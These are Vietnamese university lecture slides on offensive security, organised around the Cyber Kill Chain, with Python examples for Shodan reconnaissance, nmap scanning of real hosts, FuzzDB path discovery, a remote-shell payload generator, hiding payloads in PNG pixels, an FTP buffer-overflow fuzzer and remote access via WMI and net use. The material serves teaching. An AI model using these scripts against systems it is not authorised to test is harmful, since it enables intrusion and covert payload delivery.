

## Kỹ thuật lập trình

1

27/09/2022

2

## Tài liệu tham khảo

## Tài liệu chính:

[1] Jose Manuel Ortega - Mastering Python for Networking and Security\_ Leverage the scripts and libraries of Python version 3.7 and beyond to overcome networking and security issues-Packt Publishing Ltd.

[2] TJ O'Connor - Violent Python A cookbook for hackers, forensic analysts, penetration testers and security engineers-Syngress (2013).

## Tài liệu tham khảo:

[3] Gray Hat Python - Python Programming for Hackers and Reverse Engineers (2009).

27/09/2022

3

## Chương 2. Tấn công (Red teams)

1. Tổng quan về bài toán tấn công
2. Thu thập thông tin
3. Công cụ hóa
4. Phân tán
5. Khai thác
6. Cài đặt
7. Chỉ huy và kiểm soát
8. Đánh động

27/09/2022

4

## Sinh viên chuẩn bị tài liệu

1. ShellShock
2. Poodle
3. HeartBleed

\*Mỗi nhóm không quá 2 sinh viên

27/09/2022

5

1. TỔNG QUAN VỀ BÀI TOÁN  
TẤN CÔNG

27/09/2022

6

- Cyber Kill Chain
- MITRE ATT&CK Kill Chain

27/09/2022

7

## Cyber Kill Chain

- **Cyber Kill Chain** là một chuỗi các bước theo dõi những giai đoạn của một cuộc tấn công mạng (**cyberattack**), tính từ giai đoạn thu thập thông tin (**reconnaissance**) cho đến khi thực hiện đánh cắp dữ liệu.
- **Cyber Kill Chain** giúp các quản trị viên hiểu thêm về ransomware, vi phạm bảo mật, tấn công APT, cũng như cách ngăn chặn chúng.

27/09/2022

8

## Cyber Kill Chain



27/09/2022

9

## Reconnaissance - Thu thập thông tin

- Giai đoạn quan sát và thu thập thông tin: các hacker thường đánh giá tình hình theo chiều từ ngoài vào trong, nhằm xác định cả mục tiêu lẫn chiến thuật cho cuộc tấn công.
- Trong đó, các hacker sẽ tìm kiếm những thông tin có thể tiết lộ về các lỗ hổng bảo mật hay điểm yếu ở trong hệ thống.
- Đối tượng: server, firewall, các hệ thống IPS hay tài khoản mạng xã hội đều được nhắm mắt tiêu để thu thập thông tin.

27/09/2022

10

## Weaponization - Công cụ hóa

- Giờ đây, các tin tặc đã biết về các lỗ hổng của mục tiêu, chúng bắt đầu phát triển các loại công cụ mà chúng sẽ sử dụng để tấn công nạn nhân.
- Đây là giai đoạn mà những kẻ tấn công tạo ra một cách cẩn thận một công cụ mạng lý tưởng chẳng hạn như payload hoặc phần mềm độc hại để gây sát thương tối đa cho nạn nhân.
- Quá trình này cũng diễn ra ở phía kẻ tấn công mà không liên quan đến nạn nhân.

27/09/2022

11

## Delivery - Phân tán

- Đây là giai đoạn phân tán, trong đó những kẻ tấn công gửi payload độc hại hoặc phần mềm độc hại cho nạn nhân bằng bất kỳ phương tiện xâm nhập nào có thể.
- Có một số phương pháp xâm nhập để tin tặc phân phối payload, chẳng hạn như email lừa đảo, liên kết web, chèn SQL, XSS, tấn công phishing, tấn công man-in-the-middle...

27/09/2022

12

## Exploitation - Khai thác

Đây là hành động khai thác các lỗ hổng, phát tán mã độc vào trong hệ thống để thuận lợi hơn trong việc tấn công. Trong đó, các hacker có thể xâm nhập hệ thống, cài đặt thêm một số công cụ bổ sung, sửa đổi chứng chỉ bảo mật và tạo các file script mới cho những mục đích phạm pháp.

27/09/2022

### 13 Installation - Cài đặt

- Tin tặc đã đánh bại hệ thống bảo mật của mục tiêu, chúng có thể bắt đầu cài đặt phần mềm độc hại và các tệp độc hại khác trong môi trường của nạn nhân. Đây là giai đoạn tùy chọn trong cuộc tấn công mạng và chỉ xuất hiện khi kẻ tấn công sử dụng phần mềm độc hại cài đặt trên hệ thống của mục tiêu.

27/09/2022

### 14 Command and control - Chỉ huy và kiểm soát

Payload hoặc các tệp độc hại được phân phối và cài đặt trên hệ thống của nạn nhân bắt đầu tạo kênh kết nối với kẻ tấn công. Sau đó, những kẻ tấn công có thể điều khiển từ xa các hệ thống và thiết bị bị nạn thông qua mạng và có thể chiếm quyền kiểm soát toàn bộ hệ thống bị ảnh hưởng từ chủ sở hữu / quản trị viên thực sự của nó.

27/09/2022

### 15 Actions on objectives - Hành động

- Khi các hacker đã truy cập được vào hệ thống, họ có thể bắt đầu thực hiện giai đoạn lây lan lân cận trong hệ thống để có được quyền cao hơn, nhiều dữ liệu hơn, hay có được nhiều quyền truy cập hơn vào hệ thống.
- các hacker sẽ tìm kiếm những dữ liệu quan trọng, các thông tin nhạy cảm, quyền truy cập của admin và email server. Thông thường, giai đoạn này sử dụng các công cụ như PowerShell để gây ra được những thiệt hại lớn nhất.

27/09/2022

### 16

## 2. THU THẬP THÔNG TIN

27/09/2022

## RECONNAISSANCE

INFORMATION GATHERING ABOUT THE TARGET

#### PASSIVE

-WHOIS  
-ARIN  
-GOOGLE  
-SHODAN  
-JOB LISTINGS  
-COMPANY WEBSITE

#### ACTIVE

-NMAP  
-PORT SCANNING  
-BANNER GRABBING

27/09/2022

### 18

## Nội dung chi tiết

- 2.1. Trích xuất thông tin từ Server với Shodan
- 2.2. Sử dụng bộ lọc của Shodan và công cụ tìm kiếm BinaryEdge
- 2.3. Sử dụng mô đun Socket thu thập thông tin server
- 2.4. Thu thập thông tin DNS server với DNSPython
- 2.5. Thu thập địa chỉ dễ bị tấn công trên server với Fuzzing

27/09/2022

19

## Trích xuất thông tin từ server

- ❖ Shodan (<https://www.shodan.io>) là từ viết tắt của Sentient Hyper-Optimized Data Access Network (System Shock 2).
- ❖ Shodan cố gắng thu thập dữ liệu từ các cổng và dịch vụ mở.
- ❖ Shodan là một công cụ tìm kiếm chịu trách nhiệm kiểm tra và giám sát các thiết bị được kết nối internet và các loại thiết bị khác nhau (ví dụ: camera IP) và trích xuất thông tin về các dịch vụ đang chạy trên các nguồn đó.

27/09/2022

20

## Trích xuất thông tin từ server

## Truy cập Shodan:

- ❖ Thông qua giao diện web mà Shodan cung cấp
- ❖ Thông qua một RESTful API
- ❖ Lập trình từ Python bằng mô-đun shodan

27/09/2022

21

## Shodan RESTful API

<https://developer.shodan.io/api>

Kết quả tìm kiếm với nginx, trả về một phản hồi ở định dạng JSON:

[https://api.shodan.io/shodan/host/search?key=<api\\_key>&query=nginx](https://api.shodan.io/shodan/host/search?key=<api_key>&query=nginx)

27/09/2022

## REST API Documentation

The base URL for all of these methods is:  
<https://api.shodan.io>

Note: All API methods are rate limited to 5 requests/second.

## Shodan Search Methods

```
GET /shodan/host/{ip}
GET /shodan/host/count
GET /shodan/host/search
GET /shodan/host/search/facets
GET /shodan/host/search/filters
GET /shodan/host/search/tokens
GET /shodan/ports
```

Shodan endpoints REST API

22

## Thu thập thông tin với Shodan

```
#!/usr/bin/env python
import requests
import os
SHODAN_API_KEY = os.environ['SHODAN_API_KEY']
ip = '1.1.1.1'
def ShodanInfo(ip):
    try:
        result = requests.get(f'https://api.shodan.io/shodan/host/{ip}?key={SHODAN_API_KEY}&minify=True').json()
    except Exception as exception:
        result = {"error": "Information not available"}
    return result
print(ShodanInfo(ip))

{'region_code': None, 'tags': [], 'ip': '16843009', 'area_code': None, 'domains': ['one.one'], 'hostnames': ['one.one.one.one'], 'postal_code': None, 'dma_code': None, 'country_code': 'AU', 'org': 'Cloudflare', 'data': [], 'asn': 'AS13335', 'city': None, 'latitude': -33.494, 'isp': 'CRISLINE', 'longitude': 143.2104, 'last_update': '2020-06-25T15:29:34.542351', 'country_code3': None, 'country_name': 'Australia', 'ip_str': '1.1.1.1', 'os': None, 'ports': [53]}
```

27/09/2022

23

## Shodan search với Python

```
#!/usr/bin/python
import shodan
import os
SHODAN_API_KEY = os.environ['SHODAN_API_KEY']
shodan = shodan.Shodan(SHODAN_API_KEY)
try:
    resultados = shodan.search('nginx')
    print("results :", resultados.items())
except Exception as exception:
    print(str(exception))
```

27/09/2022

24

## Tìm kiếm cho FTP servers

```
#!/usr/bin/env python
import shodan
import re
import os
servers = []
SHODAN_API_KEY = os.environ['SHODAN_API_KEY']
shodanApi = shodan.Shodan(shodanKeyString)
results = shodanApi.search("port: 21 Anonymous user logged in")
print("hosts number: " + str(len(results['matches'])))
for result in results['matches']:
    if result['ip_str'] is not None:
        servers.append(result['ip_str'])
for server in servers:
    print(server)

In [16]: runfile('D:/Google D
hosts number: 100
70.40.210.79
153.127.37.14
181.96.62.139
50.87.188.25
162.241.245.46
162.144.214.131
192.185.133.85
144.202.0.37
158.69.166.71
134.139.56.145
67.20.80.193
209.59.144.69
67.20.80.149
51.75.186.62
69.25.107.19
```

27/09/2022

25

## Bộ lọc Shodan

- **after/before:** Lọc kết quả theo ngày.
- **country:** Lọc kết quả, tìm thiết bị ở một quốc gia cụ thể.
- **city:** Lọc kết quả, tìm thiết bị ở một thành phố cụ thể.
- **geo:** Lọc kết quả theo vĩ độ/kinh độ.
- **hostname:** tên máy chủ: Tìm kiếm các thiết bị khớp với một tên máy chủ cụ thể.
- **net:** Lọc kết quả theo một dải IP cụ thể hoặc một phân đoạn mạng.
- **os:** Thực hiện tìm kiếm một hệ điều hành.
- **port:** Lọc theo số cổng.
- **org:** Tìm kiếm tên tổ chức cụ thể.

27/09/2022

26

## Tìm kiếm BinaryEdge

<https://www.binaryedge.io>

LOOK FOR SUBDOMAINS Sub-domain enumeration. Discover hosts related to a specific domain.

www.python.org

Search Clear Help

Results for your query: www.python.org  
75 results found.

Showing 1 to 75 of 75 entries.

Domains
chat.uk.python.org
emilio.es.python.org
dsosdate.python.org
python-archives.python.org
comunidad.es.python.org

27/09/2022  
Lấy tên miền phụ từ tên miền cụ thể python.org

27

## Tìm kiếm BinaryEdge

\$ sudo pip3 install pybinaryedge

27/09/2022

BINARYEDGE.IO - WE SCAN THE ENTIRE INTERNET TO HELP YOU UNDERSTAND WHAT IS BEING EXPOSED

www.python.org

Search Clear Help

FILTER BY:

☐ ICS ☐ DATABASE ☐ IOT

☐ MALWARE ☐ WEBSERVER ☐ CAMERA

Ports	Entries*	Products	Entries	Countries	Entries	ASNs	Entries
443/tcp	456	Apache	34	United States	336	54113 AS2023 US	334
80/tcp	142	Apache httpd	31	Germany	33	14081 DEUTSCHLOCKEN-AG US	34
9999/tcp	4	nginx	29	France	28	62949 ENICORAP UNIVERSITEC US	33
5080/tcp	1	nginx/1.10.3 (Ubuntu)	17	United Kingdom	21	47570 VDS-SAR-AS IE	18
8080/tcp	1	nginx/1.10.3	16	Latvia	18	20473 ALCRODPA US	15

Thông tin tên miền cụ thể qua dịch vụ BinaryEdge

28

## 2.3. Sử dụng mô đun socket

```
$ python3 get_banner_server.py -h
usage: get_banner_server.py [-h] -target PORT
Get banner server
optional arguments:
  -h, --help            show this help message and exit
  -target TARGET         target IP
  -port PORT            port

$ python3 get_banner_server.py -target www.python.org -port 80
b'HTTP/1.1 301 Moved Permanently\r\nServer: Varnish\r\nRetry-After: 0\r\nLocation: https://www.python.org/\r\nContent-Length: 0\r\nAccept-Ranges: bytes\r\nDate: Tue, 23 Jun 2020 12:56:42 GMT\r\nVia: 1.1 varnish\r\nConnection: close\r\n'
```

27/09/2022

29

## 2.4. Thu thập thông tin DNS server với DNSPython

<http://www.dnspython.org>

- DNS protocol
- DNS server
- DNSpython module

- Bản ghi mail servers: `response_MX = dns.resolver.query('domain', 'MX')`
- Bản ghi name servers: `response_NS = dns.resolver.query('domain', 'NS')`
- Bản ghi địa chỉ IPV4: `response_ipv4 = dns.resolver.query('domain', 'A')`
- Bản ghi địa chỉ IPV6: `response_ipv6 = dns.resolver.query('domain', 'AAAA')`

27/09/2022

30

## 2.4. Thu thập thông tin DNS server với DNSPython

```
import dns.resolver
hosts = ['oreilly.com', 'yahoo.com', 'google.com', 'microsoft.com', 'cnn.com']
for host in hosts:
    print(host)
    ip = dns.resolver.query(host, 'A')
    for i in ip:
        print(i)
```

```
$ python3 dns_resolver.py
oreilly.com
199.27.145.65
199.27.145.64
yahoo.com
98.137.246.8
72.30.35.9
98.137.246.7
72.30.35.10
98.138.219.232
98.138.219.23
...
```

27/09/2022



31

## 2.5.Thu thập địa chỉ trên server với Fuzzing

<https://github.com/fuzzdb-project/fuzzdb>

Các Pha làm việc trong quá trình fuzzing:

- 1.Xác định mục tiêu
- 2.Định nghĩa đầu vào
- 3.Tạo dữ liệu fuzz
- 4.Thực hiện fuzzing
- 5.Xác định khả năng khai thác

27/09/2022

32

## 2.5.Thu thập địa chỉ dễ bị tấn công trên server với Fuzzing

attack	Update HTTP Response Splitting resources	5 months ago
discovery	added php scheme	5 months ago
docs	from <a href="https://github.com/attackerzoo/">https://github.com/attackerzoo/</a>	4 years ago
regex	cross-updating with <a href="https://github.com/andres-saechow/wstfuzzdb/master">https://github.com/andres-saechow/wstfuzzdb/master</a>	4 years ago
web-backdoors	Add files in asmx format	9 months ago
wordlist-misc	Resolves file for subdomain brute force	2 years ago
wordlist-user-passwd	Update readme.txt	8 months ago
gitignore	added Null representations for double encoding, format string %y and ...	3 years ago
README.md	Update README.md	8 months ago
_copyright.txt	Update _copyright.txt	9 months ago
fuzzdb-icon.png	Add files via upload	8 months ago
fuzzdb.png	Add files via upload	8 months ago

Dự án FuzzDB trên Github 27/09/2022

33

## 2.5.Thu thập địa chỉ trên server với Fuzzing

Xác định trang truy cập với FuzzDB  
\$python3 fuzzdb\_login\_page.py

```
7 #!/usr/bin/env python
8 import requests
9 logins = []
10 with open('logins.txt', 'r') as filehandle:
11     for line in filehandle:
12         login = line[:-1]
13         logins.append(login)
14 domain = "http://testphp.vulnweb.com"
15 for login in logins:
16     print("Checking... " + domain + login)
17     response = requests.get(domain + login)
18     if response.status_code == 200:
19         print("Login resource detected: " + login)
```

27/09/2022

34

## 2.5.Thu thập địa chỉ dễ bị tấn công trên server với Fuzzing

Xác định SQL injecton với FuzzDB

GenericBlind.txt	Removed PGSQL per issue #2	3 years ago
Generic_SQLi.txt	Fix #144	4 years ago
MSSQL.txt	Added a numeric check	16 months ago
MSSQL_blind.txt	Fix #144	4 years ago
MySQL.txt	Fix #144	4 years ago
MySQL_MSSQL.txt	Fix #144	4 years ago
README.md	Typo	5 years ago
oracle.txt	Fix #144	4 years ago
xplatform.txt	Fix #144	4 years ago

File kiểm tra injection trong CSDL 27/09/2022

35

## Dò quét

### 2.6. Scan port với python-nmap

### 2.7. Chế độ scan với python-nmap

### 2.8. Làm việc với Nmap thông qua mô đun os và subprocess

27/09/2022

36

## 2.6. Scan port với python-nmap

<https://bitbucket.org/xacl/python-nmap/>  
<http://xacl.org/pages/python-nmap-en.html>

```
In [1]: import nmap
dir(nmap)

Out[1]: ['ET',
'PortScanner',
'PortScannerAsync',
'PortScannerError',
'PortScannerHostDict',
'PortScannerTimeout',
'PortScannerField',
'Process',
'_author_',
'_cached_',
'_builtins_',
'_cached_',
'_doc_',
'_file_',
'_last_modification_',
'_loader_',
'_name_',
'_package_',
'_path_',
'_spec_',
```

```
In [3]: nm = nmap.PortScanner
dir(nm)

Out[3]: ['_class_',
'_delattr_',
'_dict_',
'_dir_',
'_doc_',
'_eq_',
```

27/09/2022

## 37 2.6. Scan port với python-nmap

```
#!/usr/bin/env python
import nmap
nm = nmap.PortScanner()
nm.scan('127.0.0.1', '22-443')
print(nm.command_line())
```

IPython 7.16.1 -- An enhanced Interactive Python.

```
In [1]: runfile('D:/Google Drive/ml_waf/untitled0.py',
nmap -oX - -p 22-443 -sV 127.0.0.1
```

```
In [2]:
```

PortScanner trong python-nmap

27/09/2022

## 38 2.6. Scan port với python-nmap

```
import nmap
portScanner = nmap.PortScanner()
host_scan = input('Host scan: ')
portlist = "21,22,23,25,80"
portScanner.scan(hosts=host_scan, arguments="-n")
print(portScanner.command_line())
hosts_list = [(x, portScanner[x]['status']) for (x, status) in portScanner.all_hosts()]
for host, status in hosts_list:
    print(host, status)
for protocol in portScanner[host].all_protocols():
    print('Protocol : %s' % protocol)
    listport = portScanner[host][protocol].keys()
    for port in listport:
        print('Port : %s State : %s' % (port, portScanner[host][protocol][port]['state']))
```

Kiểm tra các port với địa chỉ host xác định dantri.com.vn

27/09/2022

## 39 2.7. Chế độ scan với python-nmap

Chế độ scan trong python-nmap mô đun có thể sử dụng:

- **Chế độ đồng bộ:** mỗi lần quét được thực hiện trên một cổng, nó phải kết thúc để chuyển sang cổng tiếp theo.
- **Chế độ không đồng bộ:** chúng ta có thể thực hiện quét trên các cổng khác nhau đồng thời và chúng ta có thể xác định một hàm gọi lại sẽ thực thi khi quá trình quét kết thúc trên một cổng cụ thể.

27/09/2022

## 40 2.7. Chế độ scan với python-nmap

```
import nmap
class NmapScanner:
    def __init__(self):
        self.portScanner = nmap.PortScanner()
    def nmapScan(self, ip_address, port):
        self.portScanner.scan(ip_address, port)
        print("[+] Executing command: ", self.portScanner.command_line())
def main():
    ip_address = input('IP scan: ')
    ports = ["21", "22", "23", "25", "80", "443"]
    for port in ports:
        NmapScanner().nmapScan(ip_address, port)
if __name__ == "__main__":
    main()
```

Chế độ đồng bộ

27/09/2022

```
IP scan: 183.81.34.136
[+] Executing command: nmap -oX - -p 21 183.81.34.136
[+] Executing command: nmap -oX - -p 22 183.81.34.136
[+] Executing command: nmap -oX - -p 23 183.81.34.136
[+] Executing command: nmap -oX - -p 25 183.81.34.136
[+] Executing command: nmap -oX - -p 80 183.81.34.136
[+] Executing command: nmap -oX - -p 443 183.81.34.136
```

## 41 2.7. Chế độ scan với python-nmap

```
class PortScannerAsync(object):
    """
    PortScannerAsync allows to use nmap from python asynchronously
    for each host scanned, callback is called with scan result for the host
    """
import nmap
portScannerAsync = nmap.PortScannerAsync()
def callback_result(host, scan_result):
    print(host, scan_result)
portScannerAsync.scan(hosts='scanme.nmap.org', arguments='-p 21', callback=callback_result)
portScannerAsync.scan(hosts='scanme.nmap.org', arguments='-p 22', callback=callback_result)
portScannerAsync.scan(hosts='scanme.nmap.org', arguments='-p 23', callback=callback_result)
portScannerAsync.scan(hosts='scanme.nmap.org', arguments='-p 80', callback=callback_result)
while portScannerAsync.still_scanning():
    print("Scanning >>>")
portScannerAsync.wait(None)
```

If self.\_process is not None:

Chế độ không đồng bộ

27/09/2022

## 42 2.8. Làm việc với Nmap thông qua mô đun os và subprocess

```
import os
nmap_command = "nmap -sT 127.0.0.1"
os.system(nmap_command)
```

ZeroMap

Сканирование Инструменты Профиль Помощь

Цель 183.81.34.136 Профиль Сканирование Отчеты

Команда nmap -sT 183.81.34.136

Ути Сервисы Вывод Nmap Порты/Ути Топологии Детали ути Сканирование

OS 4 Утил

183.81.34.136

Starting Nmap 7.92 ( <https://nmap.org> ) at 2021-08-09 22:29 SE Asia Standard Time

Nmap scan report for 183.81.34.136

Host is up (0.0075s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE

80/tcp open Http

443/tcp open Https

Nmap done: 1 IP address (1 host up) scanned in 44.96 seconds

27/09/2022

43

## 2.8. Làm việc với Nmap thông qua mô đun os và subprocess

```
$ sudo python3 nmap_subprocess.py
```

```
from subprocess import Popen, PIPE
process = Popen(['nmap', '-O', '127.0.0.1'], stdout=PIPE, stderr=PIPE)
stdout, stderr = process.communicate()
print(stdout.decode())
```

Nội dung file nmap\_subprocess.py

27/09/2022

44

## Yêu cầu sinh viên chuẩn bị

Chương 9. Các ứng dụng quét lỗ hổng (1 nhóm)

Chương 10. Lỗ hổng Server trong các ứng dụng Web (2 nhóm)

Chương 11. An toàn và lỗ hổng trong mô đun Python (2 nhóm)

\*Mỗi nhóm không quá 4 sinh viên

27/09/2022


45

## 3. CÔNG CỤ HÓA

27/09/2022

## WEAPONIZATION

FIND OR CREATE THE ATTACK TO EXPLOIT THE WEAKNESS



27/09/2022

```
def create_payload(module, entrance, host, port, encoding):
    """
    generate inject payload code for an exist file
    """
    base_path = os.path.dirname(os.path.abspath(__file__))
    file_path = base_path + '/%s.py' % module

    payload = "def start_remote_shell():\n"
    with open(file_path) as f:
        for line in f.readlines():
            if line.startswith("#"):
                continue
            payload += ' ' + line
    payload += "\n    {entrance}(host='{host}', port={port}, encoding='{encoding}').start()\n".format(
        entrance=entrance,
        host=host,
        port=port,
        encoding=encoding
    )
    payload += '\nstart_remote_shell()'
    return payload
```


27/09/2022

48

## 4. PHÂN TÁN

27/09/2022





## 50

### Ẩn payload vào pixel ảnh .png

```

1 from PIL import Image
2
3 print("[*] Opening payload and converting to bit string")
4 payload = open(args.payload, "r").read().encode("hex")
5 bin_payload = "".join('%08b'%int(c, 16) for c in payload)
6
7 im = Image.open(args.inp).convert("RGBA")
8 pixels = im.load()
9 size = im.size[0]*im.size[1]
10
11 if len(bin_payload) > 3*size:
12     print("[*] Sorry, get a higher resolution image")
13     sys.exit()
14
15 def change_bin():
16     index = 0
17     for j in range(0, im.size[1]):
18         for i in range(0, im.size[0]):
19             temp_list = list(pixels[i, j])
20             for k in (0, 1, 2):
21                 temp_list[k] = ((pixels[i, j][k] & ~(1)) | (int(bin_payload[index])))
22                 index += 1
23             pixels[i, j] = tuple(temp_list)
24             if index == len(bin_payload): return
25
26 print("[*] Hiding data in LSB")
27 change_bin()
28 print("[*] Saving intermediate PMG")
29 im.save("intermediate.png")


```

27/09/2022

## 51

# 5. KHAI THÁC

27/09/2022



## 53

### Buffer overflow

27/09/2022

```

1 # Simple Fuzzer for PCMan's FTP Server
2
3 import sys, socket, time
4
5 # Use in the form "python fuzzer.py ."
6
7 host = sys.argv[1] # Receive IP from user
8 port = int(sys.argv[2]) # Receive Port from user
9
10 length = 100 # Initial length of 100 A's
11
12 while (length < 3000): # Stop once we've tried up to 3000 length
13     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
14     client.connect((host, port)) # Connect to user supplied port and IP address
15     client.recv(1024) # Receive FTP Banner
16     client.send("USER " + "A" * length) # Send the user command with a variable length name
17     client.recv(1024) # Receive Reply
18     client.send("PASS pass") # Send pass to complete connection attempt (will fail)
19     client.recv(1024) # Receive Reply
20     client.close() # Close the Connection
21     time.sleep(2) # Sleep to prevent DoS crashes
22     print "Length Sent: " + str(length) # Output the length username sent to the server
23     length += 100 # Try again with an increased length

```


## 54

# 6. CÀI ĐẶT

27/09/2022

# INSTALLATION

PAYLOAD INJECTED AFTER THE EXPLOIT TO GAIN BETTER ACCESS



**OFFENSIVE TOOLS:**

- DLL HIJACKING
- METERPRETER
- REMOTE ACCESS TOOLS (RAT)
- REGISTRY CHANGES
- POWERSHELL COMMANDS

**PROTECT** - LINUX: CHROOT    WINDOWS: DISABLE POWERSHELL

**DETECT** - VBA/EDR

**RESPOND** - FOLLOW INCIDENT RESPONSE SOPS  
I.D. DEVICE → ISOLATE → Wipe

**RECOVER** - RESTORE OR REIMAGE

**GOAL: GAIN PERSISTANT ACCESS**

27/09/2022



56

## 7. CHỈ HUY VÀ KIỂM SOÁT

27/09/2022

# COMMAND AND CONTROL

REMOTE CONTROL OF THE SYSTEM BY THE ATTACKER

IOG

APPLICATION CONTROL

DNS REDIRECT

NGFW: C&C BLOCKING

MICRO SEGMENTATION

NETWORK SEGMENTATION

ISOLATE

27/09/2022

SSL DEEP PACKET INSPECTION

58

## Phương pháp kết nối từ xa đến máy tính khác

- Socket
- WMI library
- Netuse method

27/09/2022

59

## WMI library

```
ip = '192.168.1.13'
username = 'username'
password = 'password'
from socket import *
try:
    print("Establishing connection to %s" %ip)
    connection = wmi.WMI(ip, user=username, password=password)
    print("Connection established")
except wmi.x_wmi:
    print("Your Username and Password of "+getfqdn(ip)+" are wrong.")
```

27/09/2022

60

## Netuse

```
import win32api
import win32net
ip = '192.168.1.18'
username = 'ram'
password = 'ram@123'

use_dict={}
use_dict['remote']=unicode('\\\\192.168.1.18\\C$')
use_dict['password']=unicode(password)
use_dict['username']=unicode(username)
win32net.NetUseAdd(None, 2, use_dict)
```

27/09/2022

61

8. HÀNH ĐỘNG

27/09/2022

ACTIONS ON OBJECTIVE

ATTACKER EXECUTES DESIRED ACTION

FINANCIAL

POLITICAL

ESPIONAGE

MALICIOUS INSIDER

LATERAL MOVEMENT

EXFILTRATE DATA

~DATA LEAKAGE PREVENTION (DLP)  
~USER BEHAVIOUR ANALYSIS (UBA)

LATERAL MOVEMENT

~NETWORK SEGMENTATION

ZERO TRUST SECURITY:  
TRUST NO ONE BY DEFAULT

DETECT

RESPONSE

RECOVER

27/09/2022